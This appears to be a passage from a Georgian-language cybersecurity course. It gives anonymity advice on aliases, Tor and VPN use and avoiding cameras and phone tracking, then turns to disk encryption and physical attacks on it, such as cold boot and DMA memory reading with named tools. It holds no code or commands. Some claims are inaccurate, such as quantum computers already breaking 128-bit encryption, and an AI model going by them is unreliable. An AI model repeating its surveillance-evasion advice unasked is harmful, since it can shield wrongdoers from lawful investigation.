სხვადასხვა ზედმეტ სახელს სხვადასხვა კონტაქტები უნდა ჰქონდეთ. ერთდა იგივე ხალხმა არ უნდა ურეკოს სხვადასხვა ზედმეტ სახელს იმ შემთხვევაშიც კი თუ ყველა ზედმეტ სახელისათვის სხვადასხვა ტელეფონს იყენებთ.

ყოველთვის გამოიყენეთ ინტერნეტ მესსანჯერები და დაშიფრული კავშირები ინტერნეტის გამოყენებით. მაგრამ ესეც ვერ დაგიცავთ თუ ვინმე თქვენ ტელეფონს ვირუსის საშუალებით აკონტროლებს.

შეეცადეთ არ ჩართოთ ან გამორთოთ ტელეფონები თქვენთვის მნიშვნელოვან ადგილებში, ამითი ტელეფონის დაკავშირება მოხდება ჩართვის ან გამორთვის ადგილთან. მიუხედავად იმისა რომ შეიძლება მოახერხოთ სრულად ანონიმური მობილური ინტერნეტ კავშირის ქონა, მაინც უნდა გამოიყენოთ ანონიმიზაციის ყველა მეთოდები როგორიც არის VPN, Tor და სხვა მსგავსი მეთოდები. რადგან სხვაგვარად თქვენი IP მისამართის თვალთვალი შეიძლება და თუ რაღაც მომენტში ერთი პატარა შეცდომაც კი დაუშვით ამ მისამართს დაუკავშირებენ თქვენ სახელს ან მდებარეობას და გაარკვევენ თქვენ პიროვნებას. გამორთეთ უკაბელო კავშირები და შეეცადეთ ყოველთვის კაბელით დაუკავშირდეთ ინტერნეტ კავშირის მოწყობილობას. Tor-ის გამოყენებამ შიძლება სხვებისაგან გამოგარჩიოთ და შესაბამისად ფრთხილად უნდა გამოიყენოთ. VPN/SSH-ის გამოყენება ბევრად უფრო ნაკლებ ეჭვს ბადებს. ან ეს კავშირები გამოიყენოეთ როგოც პირველი ნახტომი და შემდეგ გამოიყენეთ Tor.

ბოლოს დარწმუნდით რომ მონაცემები არ ჟონავს თქვენი კომპიუტერიდან, ანუ რომელიმე პროგრამა ფონურ რეჟიმში აგზავნის დაუშიფრავ ინფორმაციას. ამისათვის გამორთეთ ფონური პროგრამები და გამოიყენეთ Firewall-ები. არასდროს არ გამოიყენოთ Windows და MAC სისტემები, ეს სისტემები მონაცემებს ჟონავენ.

ინტერნეტს დაუკავშირდით სახლიდან მოშორებით, გამოიყენეთ ბევრ ხალხიანი ადგილები სადაც ქსელის ანძები დატვირთულია და ბევრ კავშირებს ამუშავებენ ერთდროულად. იმოძრავეთ და ნუ შექმნით მოძრაობის გარკვეულ კანონზომიერებას. შეეცადეთ არ გამოირჩეოდეთ ხალხისაგან. მოერიდეთ სათვალთვალო კამერებს. თუ სადმე დაჯდებით შეეცადეთ ზურგს უკან არავინ იჯდეს და ხალხს მოძრაობა ჩანდეს, იმისათვის რომ თუ რამე საეჭვოს დაინახავთ გამორთოთ კომპიუტერი რაც წაშლის მეხსიერებიდან დაშიფვრის გასაღებებს.

როგორ ხდება თქვენი გეოგრაფიული მდებარეობის დადგენა

თუ მუშაობთ ისეთ ადგილას რომელიც დაფარულია WFI არეებით, როგორც წესი ასეთი დაფარვის არეები ჩვენ ირგვლივ ძალიან ბევრია და მით უმეტეს თუ ერთერთ მათგანთან ხართ მიერთებული, თქვენი მდებარეობის დადგენა ხდება ან არეების მეშვეობით თანაც საკმაო სიზუსტით. ცხადია ამისათვის თქვენი MAC მისამართი უნდა იცოდნენ. მაგრამ თუ ეს მისამართი ნებისმიერად იცვლება ადგილმდებარეობის დადგენას ვერ მოახერხებენ. შესაბამისად უნდა გამორთოთ სხვა უკაბელო კავშირები რომ მათი საშუალებით არ მოხდეს მდებარეობის დადგენა. მობილური კავშირის შემთხვევაში ერთი მეთოდია რომ თქვენი სიგნალის სიმძლავრის მიხედვით დაადგინონ მდებარეობა ეს არ არის ზუსტი მეთოდი და მოგათავსებთ რომელიმე ანძის დაფარვის არეში, ამის შემდეგ ხდება ტრიანგულაცია. ანუ თუ რამდენიმე ანძაა ახლოს რომლებსაც შეუძლიათ თქვენი სიგნალის მიღება სამ ანძას შორის გამოთვლის თქვენს მდგომარეობას შედარებით ზუსტად.

მაგრამ, თუ მოახერხეს თქვენ ტელეფონზე ჩუმი SMS-ის გამოგზავნა გაარკვევენ ბევრ ინფორმაციას ტელეფონის და კავშირის შესახებ. ასევე თუ მოახერხეს ვირუსის დაყენება და მიიღეს წვდომა ტელეფონის GPS-თან მაშინ ზუსტად გაიგებენ თქვენ მდებარეობას. ცხადია უნდა გამორთოთ ყოველგვარი პროგრამა რომელიც GPS მდებარეობას გადასცემს, მაგალითად Google Maps ან ნებისმიერი პროგრამა რომელიც GPS კოორდინატებს

გადასცემს. ასეთი კი უამრავი შეიძლება იყოს თქვენ ტელეფონზე. მაგრამ თუ USB მოწყობილობას იყენებთ, მას არ აქვს ასეთი პროგრამები და არც GPS.

თუ ჩათვლით რომ GPS მდებარეობას არ ფლობენ და მხოლოდ ანძების საშუალებით ხდება ძებნა მაშინ თქვენ მდებარეობას ქალაქის ერთი კვარტალის დონეზე ახერხებენ, ამის შემდეგ კი მიმართულების განმსაზღვრელი ტექნოლოგიის გამოყენება ხდება, ეს ჩვეულებრივ არის ადამიანი რომელიც დადის და ეძებს სიგნალს და ადგენს მის სიმძლავრეს მიმართულებსთან მიმართებაში. თუმცა ამავე დანიშნულებით შეიძლება დრონები და მანქანებიც გამოიყენონ. მაგრამ იცოდეთ რომ GPS სატელიტების ქსელი ვერ მოახერხებს თქვენს აღმოჩენას რადგან თქვენი ტელეფონი სატელიტებისაგან მხოლოდ იღებს ინფორმაციას. მაგრამ როგორც კი იგივე ტელეფონი ინტერნეტით გადაცემს მდებარეობის ინფორმაციას, მაგალითად Google-ს მათ ზუსტად იციან თქვენი მდებარეობა.

მისათვის რომ უკეთესად დაიმალოთ შეიძლება გამოიყენოთ ე.წ. გამმეორებელი (Repeater), რომელიც მიიღებს თქვენი ტელეფონის სიგნალს აძლიერებს და შემდეგ გადასცემს. შესაბამისად თუ იპოვეს თქვენი გამმეორებლის მდებარეობას იპოვიან. გამმეორებელი ღირს 100$-ფარგლებში.

კიბერ უსაფრთხოება
ნაწილი 4
კომპიუტერის უსაფრთხოება

შესავალი

კომპიუტერის უსაფრთხოება არის თანამედროვე კიბერ უსაფრთხოების ერთ ერთი ყველაზე უფრო მნიშვნელოვანი და სწრაფად განვითარებადი მიმართულება. კომპიუტერის ქვეშ იგულისხმება ნებისმიერი გამომთვლელი მოწყობილობა, როგორიც არის ლაფთოფი, ტაბლეტი, მობილური ტელეფონი, ე.წ. ჭკვიანი საათი ან კიდევ სხვა მოწყობილობა; კომპიუტერების დაცვა ძირითადად ნიშნავს ტექნოლოგიებს, კომპიუტერის დაცვის პროგრამებს. ასეთი ტექნოლოგიების მაგალითებია, ანტივირუსები, დისკების დაშიფვრა, პროგრამების თეთრი სიების შექმნა, შეღწევადობის აკრძალვა, პროგრამების ამუშავების აკრძალვა, და სხვა. ეს ტექნოლოგიები დაფუძნებულია დაშიფვრაზე, მანქანურ სწავლაზე, ხელოვნურ ინტელექტზე, და სხვა მსგავს ტექნოლოგიებზე.

ჩვეულებრივ, კიბერ უსაფრთხოების სპეციალისტები დიდ მნიშვნელობას ანიჭებენ ქსლის პერიმეტრის დაცვას და ნაკლებად ითვალისწინებენ ქსელის შიგა დაცვას. ამისათვის კი იყენებენ უკვე განხილულ ტექნოლოგიებს როგორიცაა Firewall-ები და ქსელში შეღწევის ამკრძალავი სხვადასხვა ტიპის ტექნოლოგიები. დიდი ხანია ასეთი მიდგომა მოძველდა, ქსელის შიგა დაცვა ძალიან მნიშვნელოვანია და დღითიდღე უფრო მეტ მნიშვნელობას იძენს. მხოლოდ პერიმეტრის დაცვას ქოქოსის კაკლის ეფექტს უწოდებენ, სადაც გარედან კი არის მაგარი, მაგრამ თუ გატეხთ გული არის რბილი, ჩვენ კი გვინდა მივაღწიოთ კარგად დაბალანსებულ მრავალ შრიან კიბერ უსაფრთხოებას, სადაც ყოველი შრის გადალახვა ძნელი იქნება და გაართულებს ჰაკერების ამოცანას. თანაც დამთავრდა სტატიკური მოწყობილობების ერა, მოწყობილობები მოძრაობენ და ტოვებენ დაცულ პერიმეტრს, შემდაგ კი ბრუნდებიან უკან, შესაძლოა ჰაკერული პროგრამებით და ვირუსებით სავსე. შესაბამისად პერიმეტრს შიგა მრავალშრიან დაცვას დიდი მნიშვნელობა აქვს.

თანამედროვე დაცვის პრინციპებია:

- წინასწარ განსაზღვრე შესაძლო საფრთხეები,
- გაითვალისწინე და წინასწარ აღკვეთე (Prevent) შესაძლო შეტევები;
- აღმოაჩინე შეტევები;
- აღადგინე სისტემა და მონაცემები.

პროექტი 451-ის https://451research.com/analysts მიხედვით ყველაზე დიდი საფრთხე იქნება ვირუსები და ლოგიკურად ყველაზე მეტი ფული სწორედ ვირუსებისაგან და სხვა მსგავსი საფრთხეებისაგან დაცვაში დაიხარჯება. მომხმარებლის მოწყობილობები წარმოადგენს ადამიანის კონტროლის ქვეშ მყოფ მოწყობილობებს. ადამიანი კი ადვილად ტყუვდება, უშვებს შეცდომებს და შესაბამისად დაცვის ყველაზე უფრო სუსტ რგოლს წარმოადგენს. თანაც თუ ჰაკერებმა ერთ კომპიუტერში შეაღწიეს, მას გამოიყენებენ თქვენი ქსელის სხვა კომპიუტერებში შესაღწევად.

ერთერთი ყველაზე საშიშ თანამედროვე მიმართულება კი არის გამოსასყიდის მიზნით მონაცემების დაშიფვრა, ანუ გამოსასყიდის მომთხოვნი ვირუსები (Ransomware). რომლების გამოყენებაც საკმაოდ სწრაფი ტემპით იზრდება. ამ მეთოდის საშუალებით ხდება კომპანიების და კერძო პირების მონაცემების დაშიფვრა. წარმოიდგინეთ რა გიღირთ მონაცემები, რომლებიც თქვენ მონაცემთა ბაზებში შეიძლება წლების განმავლობაში გროვდებოდა და თქვენი ბიზნესის დასაყრდენსაც კი შეიძლება წარმოადგენდეს. წარმოიდგინეთ, რომ ვიღაცამ დაშიფროს ეს მონაცემები და გითხრათ რომ მათზე წვდომას დაგიბრუნებთ თუ გამოსასყიდს გადაიხდით. როგორც გაირკვა ეს სტრატეგია საკმაოდ ეფექტურია და დიდ კომპანიებსაც კი მოუწიათ მილიონების გადახდა მონაცემებზე წვდომის დასაბრუნებლად.

ბევრი უსაფრთხოების კომპანია თვლის რომ, კომპიუტერების დაცვა იქნება კიბერ უსაფრთხოების ერთერთი მთავარი მიმართულება. შევდივართ დაცვის ავტომატიზაციის ერაში, სადაც მთელი დარგები ბევრად უფრო დამოკიდებული იქნებიან კომპიუტერებზე. შევდივართ კომპიუტერული სწავლების და ხელოვნური ინტელექტის ეპოქაში. ეს ტექნოლოგიები იქნება გამოყენებული როგორც შესატევად ისე დასაცავად. წინ საკმაოდ საინტერესო

და ერთი შეხედვით საშიში მომავალი გველოდება. სწორედ ამიტომ არის მნიშვნელოვანი რომ კარგად ვიცოდეთ როგორ დავიცვათ თავი და რას უნდა ველოდეთ მომავალში.

კურსის ამ ნაწილში განვიხილავთ თანამედროვე და მომავალ კიბერ უსაფრთხოების ტექნოლოგიებს და როგორ ხდება მათი გამოყენება ძირითად ოპერაციულ სისტემებში: Windows. MAC და Linux, ასევე სადაც შესაძლებელია, განვიხილავთ მობილური სისტემების, Android და IOS უსაფრთხოებას. შევეცდებით რომ არა მარტო განვიხილოთ დაცვის ტექნოლოგიების თანამედროვე პროგრამები, არამედ ასევე განვსაზღვროთ რას უნდა ველოდეთ მომავალში. კურსის ამ ნაწილში განვიხილავთ:

- დისკის და ფაილების დაშიფვრის ტექნოლოგიას. როგორ ხდება დაშიფვრა და როგორ ხდება დაშიფვრაზე შეტევა. როგორ უნდა მოახერხოთ ამ შეტევების მოგერიება და გვერდის ავლა.
- თანამედროვე ანტივირუსულ პაკეტებს, შევეცდებით ვიწინასწარმეტყველოთ როგორ განვითარდება ეს პროგრამები მომავალში. როგორ ავარჩიოთ საუკეთესო პროგრამები და როგორ გამოვიყენოთ ისისნი წარმატებით. ასევე როგორ შეიძლება ერთმანეთთან დააკავშიროთ და ერთობლივად ამუშაოთ დაცვის სხვადასხვა ტექნოლოგიები, დაცვის სიღრმისეულად გასაძლიერებლად. აქვე განვიხილავთ პროგრამების თეთრ სიებს, ამუშავების აკრძალვას და უსაფრთხოების გარსების შექმნას.
- ვისწავლით როგორ აღმოვაჩინოთ ვირუსები და კომპიუტერში შეღწევის მცდელობები, ხაფანგების თუ ყალბი ინფორმაციის მიწოდების საშუალებით. როგორ ხდება სისტემების და ფაილების მონიტორინგი. როგორ ვიპოვოთ საეჭვო პროცესები ოპერაციულს სისტემებში და როგორ მოვახერხოთ ვირუსების თუ არასასურველი პროგრამების განადგურება.
- ვისწავლით როგორ ხდება ოპერაციული სისტემების გამაგრება ხელით თუ ავტომატურად. რა არის გამაგრების და აუდიტის სტანდარტები. ისწავლით როგორ წაშალოთ მონაცემები რომ მათი აღდგენა ვერავინ მოახერხოს. განვიხილავთ რა ძირეული განსხვავებების მექანიკურ და ელექტრონულ (Solid State Drive) მყარ დისკებს შორის.
- აქვე განვიხილავთ ელ-ფოსტის უსაფრთხოებას, ელ-ფოსტის პროტოკოლებს, მათ სისუსტეებს. როგორ ავუაროთ გვერდი ამ სისუსტეებს, ისწავლით PGP დაშიფვრას, remailer-ებს, როგორ შევარჩიოთ სანდო ელ-ფოსტის მომწოდებელი და სანდო ალტერნატივები.
- და ბოლოს განვიხილავთ როგორ ავარჩიოთ და შევაფასოთ საკომპიუტერო თუ მობილურის ჩათ პროგრამები. მათ შორის ტექსტური, ხმოვანი თუ ვიდეო შეტყობინებების გაცვლის პროგრამები.

თავი 1 ფაილების და დისკების დაშიფვრა

ამ პარაგრაფში განვიხილავთ დისკის და ფაილების დაშიფვრის მეთოდებს, როგორ ხდება ასეთ დაშიფვრაზე და მეთოდებზე შეტევა, როგორ უნდა მოიგერიოთ ან დაიცვათ თავი ასეთი შეტევებისაგან. განვიხილავთ სხვადასხვა პროგრამულ უზრუნველყოფას და თვით დაშიფვრად დისკებს. ასევე განვიხილავთ კრიპტო სისტემების ერთმანეთში ჩასმას და ინფორმაციის დამალვას. განვიხილავთ რამდენიმე ნამდვილ შემთხვევას თუ როგორ მოახერხეს დაშიფვრის გახსნა და როგორ მოვახერხოთ ასეთი შეტევების მოგერიება.

რისთვის გამოიყენება დისკების დაშიფვრა

დისკის დაშიფვრა ჰქვია მყარ დისკზე მისი საქაღალდეების ფაილების ან მთლიანად დისკის დაშიფვრას. ანუ მონაცემების ისეთი სახით ჩაწერას რომ ვერავინ გარდა დაშიფვრის გასაღების (პაროლის) მფლობელისა, ვერავინ წაიკითხოს ინფორმაცია. დისკის დაშიფვრის პროგრამის ამოცანაა რომ მუშაობისას გაშიფროს და დაშიფროს ინფორმაცია ისე რომ მომხმარებელს მუშაობაში ხელი მინიმალურად შეუშალოს. მართალია აქ დისკზე ვლაპარაკობთ, მაგრამ იგივე კონტექსტში განიხილება USB ფლეშ დისკები, CD/DVD. ან გარე დისკების, ან ვირტუალური დისკი, ან ნებისმიერი სხვა მოწყობილობა რომელზეც ხდება ინფორმაციის ჩაწერა და დაგროვება.

დღეისათვის არსებობს ბევრი სხვადასხვა დაშიფვრის პროგრამა მაგალითად:

Dm-crypt, LUKS – Linux Unified Key Setup. Veracrypt – https://veracrypt.codplex.com, CipherShed – https://www.ciphershed.org/, BestCrypt – http://www.jetico.com/, FileVault2 – Apple, Bitlocker – Microsoft.

დაშიფვრა შეიძლება გაკეთდეს აპარატურულ დონეზეც. არსებობს ბევრი ელექტრონული მყარი დისკი (SSD) რომლებიც მონაცემებს აპარატურულად შიფრავენ, ასეთ დისკებს თვით დაშიფვრადი დისკები (SSE) ეწოდებათ.

დისკის სრული დაშიფვრა (Whole Disk encryption) შიფრავს დისკის ყოველ ბიტს, მათ შორის დისკის ოპერაციულ სისტემას. თუმცა პროგრამულ გადაწყვეტებში, ხშირად დისკის ნაწილები, როგორც არის ოპერაციის ჩატვირთვის სექტორი (Master Boot Record) და ასევე დისკის დანაწილების მართვის ჩანაწერები შეიძლება არ დაიშიფროს. აპარატურული დაშიფვრის დისკები, ანუ თვით დაშფვრადი დისკები, კი იძლევიან სრული დაშიფვრის საშუალებას.

დისკის დაშიფვრისას ასევე შესაძლებელია დაშიფროთ ლოგიკური დისკი, ან უბრალოდ ფაილების კონტეინერი, რომელიც დაშიფრულ ადგილს წარმოადგენს დისკზე.

ეს ყველაფერი გასაგებია მაგრამ ბოლსო და ბოლოს რა საჭიროა დისკის ან ფაილების დაშიფვრა? როდის არის მისი გამოყენება განსაკუთრებით მნიშვნელოვანი?

1. თუ თქვენი მოწყობილობა დაიკარგა ან მოიპარეს;
2. თუ სამართალდამცავებმა წაიღეს კომპიუტერი;
3. როცა არასანდო ხალხს აქვს შესაძლებლობა კომპიუტერთან ჰქონდეთ წვდომა;
4. როცა აგზავნით შესაკეთებლად;
5. თუ კომპიუტერი იგზავნება ფოსტით;
6. როცა საზღვრებს კვეთთ და შეიძლება შეამოწმონ თქვენი კომპიუტერი;
7. როცა გინდათ რომ კომპიუტერი ან მყარი დისკის გადააგდოთ ისე რომ მასზე ჩაწერილი ინფორმაცია ვერავინ წაიკითხოს.

დისკის დაშიფვრა საშუალებას არ მისცემს ჰაკერებს რომ კომპიუტერზე დააყენონ ვირუსები ან ღილაკების წამკითხავები, ან კიდევ რამე სხვა სათვალთვალო თუ მონაცემების მოპარვის პროგრამები. და თუ მაინც მოახერხეს დისკი სწორად აღარ იმუშავებს.

კომპიუტერის სისტემის პაროლი არ არის დაცვა იმ ხალხის წინააღმდეგ ვისაც პირდაპირი ფიზიკური წვდომა აქვთ თქვენ კომპიუტერთან. მათ უბრალოდ სხვა სისტემა შეუძლიათ ჩატვირთონ USB დისკიდან და შემდეგ მოძებნონ თქვენი პაროლის ჰეში და ჩაანაცვლონ იგი თავისი პაროლით ან დაუმატონ ახალი პაროლი. თუ დისკი დაშიფრულია ცხადია ამას ვერ გააკეთებენ.

გაითვალისწინეთ რომ დისკის დაშიფვრა არ არის პანაცეა და არ გიცავთ უმეტესი რისკებისაგან. იგი გიცავთ მხოლოდ იმ შემთხვევაში თუ ვიღაცას აქვს თქვენ კომპიუტერთან ფიზიკური წვდომა და მასთან შეუზღუდავად მუშაობა შეუძლია. დისკის დაშიფვრა ვერ დაგიცავთ ვირუსებისაგან, კავშირის თვალთვალისაგან, SSL ახევისაგან და სხვა ამგვარი საშიშროებისაგან. რაც მთავარია დისკის დაშიფვრა საერთოდ არ დაგიცავთ როცა კომპიუტერი ჩართულია და პაროლი შეყვანილია. ასეთ მდგომარეობაში დისკის დაშიფვრას არავითარი მნიშვნელობა არ აქვს. როგორც კი გახსნით დაშიფვრას, მისი გასაღები მოთავსდება მეხსიერებაში და ვისაც კი აქვს წვდომა მეხსიერებასთან შეუძლია იპოვოს გასაღები და შესაბამისად გაშიფროს თქვენი დისკი. გაითვალისწინეთ რომ, იმ შემთხვევაშიც კი თუ კომპიუტერი ახალი გამორთულია გასაღები მეხსიერებაში რჩება მცირე ხნის განმავლობაში. შესაბამისად არსებობს ე.წ. Cold Boot მეთოდი რომლის საშუალებითაც ხდება ამ გასაღების მეხსიერებიდან ამოღება.

დისკის დაშიფვრა არ დაგიცავთ თუ:

- ქვყანას აქვს კანონი პაროლის სავალდებულო გამხელაზე,
- იგი ასევე არ დაიცავთ წამების წინააღმდეგ,
- თუ სპეციალისტებს ჰქონდათ წვდომა თქვენ კომპიუტერთან და მასში გარკვეული ცვლილებები შეიტანეს, რის შემდეგაც თქვენ ამ კომპიუტერს გამოიყენებთ, დისკის დაშიფვრის მხოლოდ ძალიან ძლიერ პროგრამებს შეუძლიათ ასეთ რამეებს გაუმკლავდნენ.

როგორც წესი ასეთ შემთხვევებში დაშიფვრა არ დაგიცავთ.

ცხადია თუ ფაილების სარეზერვო ასლებს არ დაშიფრავთ, მხოლოდ დისკის დაშიფრა ვერ გიშველით. სარეზერვო ასლებიც უნდა დაშიფროთ.

შეტევები დისკის დაშიფვრაზე

პირველ რიგში განვიხილოთ დაშიფვრის მეთოდები. თანამედროვე დაშიფვრის მეთოდები ES256, Serpent, Two Fish და სხვა ალბათ გამოგადგებათ 10 მაქსიმუმ 20 წელი, ამის შემდეგ დიდი ალბათობით შეიქმნება მათი გატეხვის ალგორითმები და კომპიუტერები საკმარისად გაძლიერდებიან რომ ეს ალგორითმები მოკლე დროში ამუშაონ. ზოგიერთი სისტემა რამდენიმე ალგორითმის კომბინაციით დაშიფვრას გთავაზობთ, რაც ნიშნავს რომ რამდენიმე ალგორითმის გატეხვა გახდება სჭირო. ჯერ ჯერობით, რამდენადაც ჩვენთვის ცნობილია, არ არსებობს რაიმე განსაკუთრებული მეთოდი ან კომპიუტერი რომელიც გახსნის არსებულ ძლიერ დაშიფვრას. ბევრი მაგალითი არსებობს იმისა რომ ვერ მოახერხეს დაშიფვრის გატეხვა, და ზოგიერთი იმდენად მნიშნელოვანი იყო რომ ნამდვილად უნდა გამოეყენებინათ ხელთ არსებული ყველა რესურსი. შესაბამისად დაშიფვრაზე მთავარი შეტევები ხდება უხეში ძალის გამოყენებით, ანუ ლექსიკონების და სიმბოლოების და ასოების ყველა კომბინაციების ცდის მეთოდებით პაროლის გამოცნობის მცდელობით.

ვიკიპედიის ეს სტატია მოკლედ და კარგად აგიხსნით დისკის დაშიფვრის პრინციპებს https://en.wikipedia.org/wiki/Disk_encryption_software.

როგოც ჩვენთვის არის ცნობილი 128 ბიტზე დაფუძნებული დაშიფვრის გატეხვა შეუძლია კვანტუმ კომპიუტერს, რომლის რამდენიმე მოქმედი ვერსია უკვე არსებობს, თუმცა ჯერ ჯერობით არ გაგვიგია რომ ეს კომპიუტერები დაშიფვრის გასატეხად გამოიყენეს. შესაბამისად 128 ბიტი ყველაზე მინიმუმი უნდა იყოს. როგორც წესი, უნდა გამოიყენოთ 256 ბიტიანი დაშიფვრა, რადგან მისი უხეში ძალით გატეხვა დროის შედარებით მოკლე მონაკვეთში ეწინააღმდეგება აქამდე ცნობილ ფიზიკის კანონებს https://csrc.nist.gov/csrc/media/projects/post-quantum-cryptography/documents/pqcrypto-2016-presentation.pdf. რა თქმა უნდა თუ პაროლებით ხდება დაშიფვრა უნდა გამოიყენოთ ძნელად გამოსაცნობი პაროლები, როგორც ეს უკვე შესაბამის თავში განვიხილეთ.

მიუხედავად იმისა რომ თეორიულად დაშიფვრის გატეხვა შეუძლებელია, არავინ არის დაზღვეული დამშიფრავი პროგრამაში შეცდომებისაგან. დაშიფვრის ალგორითმი არ არის ადვილი ალგორითმი და შეიძლება

პროგრამისტებმა დაუშვან შეცდომები. შესაბამისად, თუ სისტემა კარგად არ არის შესწავლილი და გამოცდილი არ უნდა ენდოთ. ცხადია ღია არქიტექტურის პროგრამები უფრო მეტად მოწმდება, ხოლო დახურული არქიტექტურის პროგრამები კი დაფუძნებულია ნდობაზე.

ასეთი პროგრამების დაყენება, კონფიგურირება და პარამეტრების განსაზღვრა როგორც წესი ყველაზე უფრო სუსტი წერტილია. შეიძლება რამე პარამეტრები სწორად არ განსაზღვროთ და ამით ჰაკერს გზა გაუხსნათ მონაცემების გაშიფვრისაკენ.

და ბოლოს არსებობს დამშიფრავ პროგრამებში მოთავსებული უკანა კარები, ანუ სპეციალური შეცდომები რომლებიც მომთავსებელს საშუალებას აძლევს გაშიფროს ტექსტი. სამწუხაროდ ეს არ არის ფანტაზიის ნაყოფი, ან მძაფრსიუჟეტიანი წიგნების გამოგონილი თემა. ეს რეალურად ხდება და განსაკუთრებით NSA და GCHQ არიან ამაში დახელოვნებული https://www.nytimes.com/2013/09/06/us/nsa-foils-much-internet-encryption.html?pagewanted=all.


ცუდად დაწერილმა პროგრამებმა შეიძლება დაშიფვრის გასაღებები შეინახოს რეგისტრში, ან მეხსიერების ე.წ. Swap ფაილში, ან დროებით ფაილში. ასეთი შეცდომების გამოყენებით შეიძლება დაშიფვრის გასაღების პოვნა. შესაბამისად რაც არ უნდა ძლიერი ალგორითმი გამოიყენოთ თუ კომპიუტერის უცებადი გამორთვისას პაროლი რჩება ფაილში ან მყარ დისკზე, ეს დიდ შეცდომას წარმოადგენს.


და ბოლოს, პროგრამის ზოგიერთი თვისება და შეცდომა შეიძლება ჩვენთვის არ იყოს ცნობილი, შესაბამისად ასეთი რამის გათვალისწინებას ვერ მოახერხებთ. სწორედ იმისათვის რომ ყველა ასეთ „სიურპრიზს“ გვერდი აუაროთ, უნდა შემოიღოთ დამატებით კონტროლის მექანიზმები. მაგალითად არასოდეს დაკარგოთ წვდომა მოწყობილობაზე და არ გაუშვათ მხედველობის არიდან.

ფიზიკური შეტევები დისკის დაშიფვრაზე

როცა NSA-ს მეთოდებზე ვილაპარაკეთ, ვახსენეთ ფიზიკური შეტევის ბევრი მაგალითი. მათი დანიშნულებაა გაიგონ ან მოიპარონ დაშიფვრის გასაღები. ამის გაკეთება კი ხდება:

- ღილაკების წამკითხავებით,
- რეტრო ამრეკლავებით,
- Firmware Root Kit-ით,
- დამალული კამერით თვალთვალით პაროლს შეყვანისას.





ცხადია ბევრად უფრო მარტივია რომ გიყურონ როგორ კრიფავთ პაროლს, ან კლავიშებზე დაჭერა წაიკითხონ, ვიდრე გამოიცნონ პაროლი.

ასეთი შეტევები რომ ვერ განახორციელონ მოწინააღმდეგეს არ უნდა ჰქონდეს ფიზიკური წვდომა თქვენს კომპიუტერთან, თუნდაც ძალიან მცირე ხნით. ასევე არ უნდა მოხვდეთ ადგილებში სადაც შეიძლება სათვალთვალო მოწყობილობები ჰქონდეთ დამონტაჟებული. ეს ალბათ ხშირად შეუძლებელიც კი არის, მაგრამ უნდა გესმოდეთ რას აკეთებთ და განსაკუთრებული ყურადღება უნდა მიაქციოთ.

როცა კომპიუტერს ყიდულობთ, შეეცადეთ ისე იყიდოთ რომ გაუჭირდეთ წინასწარ ამ კომპიუტერთან წვდომა. მაგალითად იყიდეთ მაღაზიაში. გაითვალისწინეთ, რომ ფოსტით გამოწერის შემთხვევაში, თქვენთან მოსვლამდე მასში შეიძლება შეიტანონ ცვლილებები. როცა კომპიუტერს გამორთავთ დარწმუნდით რომ ბოლომდე გამორთულია. კომპიუტერი ყოველთვის თან ატარეთ, ან ისე მაინც დამალეთ რომ ძნელი იყოს მისი პოვნა.

გაითვალისწინეთ რომ, როცა დაშიფრულ ინფორმაციასთან მუშაობთ, იმისათვის რომ ინფორმაციის გაშიფვრა მოხდეს კომპიუტერს უწევს შიფრის გასაღების მეხსიერებაში მოთავსება. შესაბამისად ვისაც წვდომა აქვს მეხსიერებასთან შეუძლია ამ გასაღების წაკითხვა და მოპარვა. არსებობს გასაღებების მოპარვის ბევრი ფიზიკური მეთოდები:

1. DMA (Direct Memory Access) - თქვენს კომპიუტერს შეიძლება ჰქონდეს პორტები რომლებიც საშუალებას იძლევიან მეხსიერებას პირდაპირ მიმართოთ. ასეთი პორტებია PCI, PCI Express, Fireware, Thunderbolt და სხვა. თუ მოწინააღმდეგეს ფიზიკური წვდომა აქვს ასეთ პორტებთან მათ შეუძლიათ გამოიყენონ სპეციალური პროგრამები მეხსიერებასთან სამუშაოდ და ასევე ოპერაციული სისტემისათვის ბრძანების მისაცემად. ამის გაკეთება შეუძლია ღია არქიტექტურის პროგრამას Inception https://github.com/carmaa/inception. ეს ვიდეო https://www.youtube.com/watch?v=oW2ABJ0SN88 კი გიჩვენებთ როგორ ხდება მეხსიერების წაკითხვა სერვერზე რომელსაც აქვს Fireware პორტი. Passware https://support.passware.com/hc/en-us/articles/115002145727-How-to-decrypt-Full-Disk-Encryption წარმოადგენს ფასიან პროგრამას საკომპიუტერო გამომძიებლებისათვის. ამ პროგრამის საშუალებით ხდება მეხსიერებიდან პაროლების წაკითხვა. არსებობენ USB ფლეშ დისკებზე დაყენებული მსგავსი პროგრამებიც. MAC OSX და Windows 8.1-ს და 10 ში DMA გამოირთვება როცა მომხმარებელი ჩაკეტავს ეკრანს. თუმცა ისევ ჩაირთვება როგორც კი მომხმარებელი დაიწყებს კომპიუტერთან მუშაობას. Windows 8.1-ს და 